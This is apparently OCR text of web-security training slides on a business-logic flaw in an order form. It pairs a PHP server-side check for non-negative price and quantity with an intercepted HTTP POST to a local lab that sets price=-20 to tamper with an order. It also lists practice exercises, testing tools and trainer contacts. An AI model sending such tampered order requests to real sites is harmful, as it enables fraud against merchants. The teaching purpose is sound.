
Place another order!
Home

Application Workflow - Example

- At the very minimum, the input should be checked to be non-negative on the server side, e.g.



```
if (isset($_POST['place_order'])) {
    if (isset($_POST['price']) && $_POST['price']>=0
    && isset($_POST['quantity']) && $_POST['quantity']>=0
    && isset($_POST['product']) && $_POST['product']!="") {
```



```
POST /workflow.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/workflow.php
Cookie: PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

product=Big+Red+Button&quantity=1&price=-20&place_order=Submit
```

Please Provide Correct Order Details!

Place Order:

Product: Nothing For Me Quantity: Price: 0

Submit

Home

Exercises

- Damn Vulnerable Web App
  - File Upload

Great Tools

- OWASP ZAP
- SQL Map
- Burp Pro
- Kali Linux

Q&A

- Aigars Naglis aigars.naglis@accenture.com
- Alise Silde alise.silde@accenture.com